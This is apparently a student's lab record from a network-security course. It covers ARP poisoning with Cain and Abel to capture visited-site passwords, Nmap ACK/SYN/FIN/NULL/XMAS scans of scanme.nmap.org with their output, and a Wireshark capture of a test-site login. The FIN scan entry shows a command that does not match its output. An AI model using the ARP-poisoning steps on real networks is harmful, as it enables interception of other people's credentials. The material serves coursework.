
  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1521         LAPTOP-HS7T0JL7:49727  ESTABLISHED
  TCP    127.0.0.1:49727        LAPTOP-HS7T0JL7:1521   ESTABLISHED
  TCP    192.168.0.106:49703   20.198.119.143:https  ESTABLISHED
  TCP    192.168.0.106:49780   20.198.119.84:https  ESTABLISHED
  TCP    192.168.0.106:49848   52.108.216.86:https  ESTABLISHED
  TCP    192.168.0.106:50084   91.108.56.116:https  ESTABLISHED
  TCP    192.168.0.106:50110   sg-in-f188:5228       ESTABLISHED
  TCP    192.168.0.106:50120   a23-212-254-66:https CLOSE_WAIT
  TCP    192.168.0.106:50160   52.104.131.25:https  ESTABLISHED
  TCP    192.168.0.106:50161   52.109.124.29:https  TIME_WAIT
  TCP    192.168.0.106:50162   40.79.141.153:https  ESTABLISHED
  TCP    192.168.0.106:50163   104.208.16.90:https  ESTABLISHED
  TCP    192.168.0.106:50164   bom07s36-in-f14:https TIME_WAIT
  TCP    192.168.0.106:50165   1drv:https          ESTABLISHED
  TCP    192.168.0.106:50166   52.109.56.129:https TIME_WAIT
  TCP    192.168.0.106:50168   20.42.73.28:https  ESTABLISHED
  TCP    192.168.0.106:50169   13.107.137.11:https ESTABLISHED
  TCP    192.168.0.106:50170   52.109.56.129:https TIME_WAIT
  TCP    192.168.0.106:50171   91.108.23.100:https ESTABLISHED
  TCP    192.168.0.106:50172   91.108.23.100:http   TIME_WAIT
```

3.2) Perform ARP Poisoning in Windows .


Step 1 : Open Cain and Abel tool.




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select APR at bottom.




Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



Step 10: Go to any website on source ip address.



Step 11: Go to password option in the Cain & Abel and see the visited site password.



PRACTICAL : 04

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

- **NOTE:** Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

```
C:\Users\Leena>NMAP
Nmap 7.94 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -U: UDP Scan
```

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
C:\Users\Leena>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 11:51 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 1569.06 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
C:\Users\Leena>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:26 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).

PORT      STATE      SERVICE
22/tcp    open       ssh
113/tcp   closed    ident
139/tcp   filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
```

- **FIN Scan (-sF)**
Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
C:\Users\Leena>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:28 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 25.17 seconds
```

- **NULL Scan (-sN)**
Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\Leena>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:27 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT      STATE            SERVICE
22/tcp    open|filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
C:\Users\Leena>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:28 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)


Nmap done: 1 IP address (1 host up) scanned in 25.17 seconds
```

PRACTICAL : 05


AIM: Use Wireshark sniffer to capture network traffic and analyze.

Performed :


Step 1: Install and open Wireshark .



Step 2: select Interface option and click on start.



Step 3: The source, Destination and protocols of the packets in the LAN network are displayed.



Step 4: Open a website in a new window and enter the user id and password then sign in.

Register if needed.



[TEST and Demonstration site for Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)
[Logout test](#)

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)
[Logout](#)

If you are already registered please enter your login information below:

Username :	<input type="text"/>
Password :	<input type="password"/>
<input type="button" value="login"/>	

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

